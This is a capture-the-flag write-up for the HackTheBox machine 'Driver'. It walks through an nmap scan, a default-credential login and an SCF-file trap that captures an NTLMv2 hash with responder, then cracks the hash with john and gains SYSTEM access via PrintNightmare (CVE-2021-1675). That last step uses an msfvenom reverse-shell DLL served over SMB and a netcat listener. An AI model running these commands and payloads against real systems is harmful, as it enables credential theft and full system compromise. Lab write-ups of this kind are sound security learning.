

HTB Driver

Writeup by c4n0pus



Scanning & Reconnaissance


Doing an nmap scan against the target reveal 3 open ports:



```
┌canopus@morgoth ~/CTF/HTB/Machines/Driver
└$ nmap -sV -sC -A -oN nmap.log 10.10.11.106
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-24 16:24 EET
Nmap scan report for 10.10.11.106
Host is up (0.068s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
80/tcp  open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=MFP Firmware Update Center. Please enter password for admin
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
135/tcp open  msrpc        Microsoft Windows RPC
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: DRIVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m01s, deviation: 0s, median: 7h00m01s
| smb2-time:
|   date: 2022-02-24T21:24:59
|_  start_date: 2022-02-24T13:08:21
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.49 seconds
```

We have a website on port 80, an RPC service on port 135 and an SMB service on port 445

Let's visit the website. After getting prompted for the password I tried the common `admin:admin` combination, and interestingly it worked.




We as a part of centre of excellence, conducts various tests on multi functional printers such as testing firmware updates, drivers etc.

© 2021 Driver Inc

support@driver.htb

Looking around, the only accessible page is the Firmware Update page.


MFP Firmware Update Center

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and initiates the testing soon.

Printer Model: HTB DesignJet

Upload Firmware: No file selected.

If we try to upload something and click `Submit`, nothing happens...

After much digging around I found SMB Share SCF File Attacks Penetration Testing Lab. This suggest that we can we can trigger a request on our machine from the remote machine. The victim machine will try to authenticate on our "share" and thus we can capture the NTLM hash using `responder`


I created a file called `@test.scf` with the following contents:

```
[Shell]
Command=2
IconFile=\\X.X.X.X\share\pentestlab.ico
[Taskbar]
Command=ToggleDesktop
```

(And replaced X.X.X.X with my tun0 IP address)


Now if we upload the above file to the server, because "The Testing team will review it manually [...]", somebody will browse to the file's directory, thus triggering the attack.

We also have to start a `responder` session, listening on our interface.




```
┌─canopus@morgoth ~/CTF/HTB/Machines/Driver
└─$ sudo responder -I tun0
[sudo] password for canopus:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]
```

Now let's try uploading our file and see if we can capture any hashes.



```
[SMB] NTLMv2-SSP Client   : ::ffff:10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:549a495b4b475374:6C0A02D56D753C8F4279130A758ACFB6:0101000000000000080950ABDB029D801FF7EAA226BC3C45300000000002000800300030003200310001001E00570049004E002
D003400320056003000510054004B005A0034005300590004003400570049004E002D003400320056003000510054004B005A003400530059002E0030003000320031002E004C004F00430041004C000300140030003000320031002E004C004
F00430041004C000500140030003000320031002E004C004F00430041004C0007000800080950ABDB029D8010600040002000000080030003000000000000000000000000002000007F22741F2A42E4F17A18FD77416450E17A6CF1DB4D641123B
56FFF26E3F734E70A0010000000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E00310030003300000000000000000000000000
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
[*] Skipping previously captured hash for DRIVER\tony
```


Awesome! Now that we have a hash, let's try cracking it using `john`



```
┌─canopus@morgoth ~/CTF/HTB/Machines/Driver
└─$ john --format=netntlmv2 -w=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hash
--------------------------------------------------------------------------
The library attempted to open the following supporting CUDA libraries,
but each of them failed.  CUDA-aware support is disabled.
libcuda.so.1: cannot open shared object file: No such file or directory
libcuda.dylib: cannot open shared object file: No such file or directory
/usr/lib64/libcuda.so.1: cannot open shared object file: No such file or directory
/usr/lib64/libcuda.dylib: cannot open shared object file: No such file or directory
If you are not interested in CUDA-aware support, then run with
--mca opal_warn_on_missing_libcuda 0 to suppress this message.  If you are interested
in CUDA-aware support, then try setting LD_LIBRARY_PATH to the location
of libcuda.so.1 to get passed this issue.
--------------------------------------------------------------------------
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony          (tony)
1g 0:00:00:00 DONE (2022-02-24 19:04) 50.00g/s 1638Kp/s 1638Kc/s 1638KC/s 271087..dyesebel
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

And we have the password!! Sweet!

Now instead of trying to login as tony, I wanted to see what all the printer stuff was about. So I googled on techniques to exploit machines via printers. One result led me to Force NTLM Privileged Authentication - HackTricks. Which had me running this command against the victim.



```
┌canopus@morgoth ~/CTF/HTB/Machines/Driver
└$ rpcdump.py @10.10.11.106 | egrep 'MS-RPRN'
Protocol: [MS-RPRN]: Print System Remote Protocol
┌canopus@morgoth ~/CTF/HTB/Machines/Driver
└$
```

So then I knew that the spooler service was listening and was probably vulnerable.

Another prominent result, was the `Printer Nightmare` exploit and the first POC page that popped up was GitHub - cube0x0/CVE-2021-1675: C# and Impacket implementation of PrintNightmare CVE-2021-1675/CVE-2021-34527.

Scrolling down to the `Scanning` section I saw that the same command is being run to determine whether the remote machine may be vulnerable. So gave it a shot.

However using this exploit requires the installation of a custom impacket version. So I switched to a python virtual environment.

Now we should create the malicious `dll`. We can easily do this using `msfvenom`

```
msfvenom -a x64 -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=1337 -f dll -o
evil.dll
```

With our payload crafted, we have to create an SMB share hosting our payload.

From the above repo we create a valid smb configuration in `/etc/samba/smb/conf`


```
[global]
    map to guest = Bad User
    server role = standalone server
    usershare allow guests = yes
    idmap config * : backend = tdb
    smb ports = 445

[smb]
    comment = Samba
    path = /tmp/
    guest ok = yes
    read only = no
    browsable = yes
    force user = smbuser
```

According to Issue #24 we should change the `force user` to `nobody`

After copying our `evil.dll` into `/tmp`, our payload is available on an `smb` share at `\\<VPN__IP>\smb\evil.dll`.


After starting a `netcat` listener on port `1337` we can execute our attack!

`python CVE-2021-1675.py driver/tony:'liltony'@10.10.11.106 '\\10.10.14.103\smb\evil.dll'`



```
(Driver) ┌─canopus@morgoth ~/CTF/HTB/Machines/Driver/CVE-2021-1675 ‹main●›
└─$ python CVE-2021-1675.py driver/tony:'liltony'@10.10.11.106 '\\10.10.14.175\smb\evil.dll'
[*] Connecting to ncacn_np:10.10.11.106[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_f66d9eed
7e835e97\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.10.14.175\smb\evil.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
Traceback (most recent call last):
```

Looking over to the `netcat` terminal:



```
┌canopus@morgoth ~/CTF/HTB/Machines/Driver
└$ nc -lnvp 1337
Connection from 10.10.11.106:49417
Microsoft Windows [Version 10.0.10240]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom!! We got an admin shell!

We can now read both flags :D

However I don't think this was the intended solution. After asking some friends they told me they solved it using Evil-WinRM

Overall I enjoyed this machine really much and I learned an awful lot from it.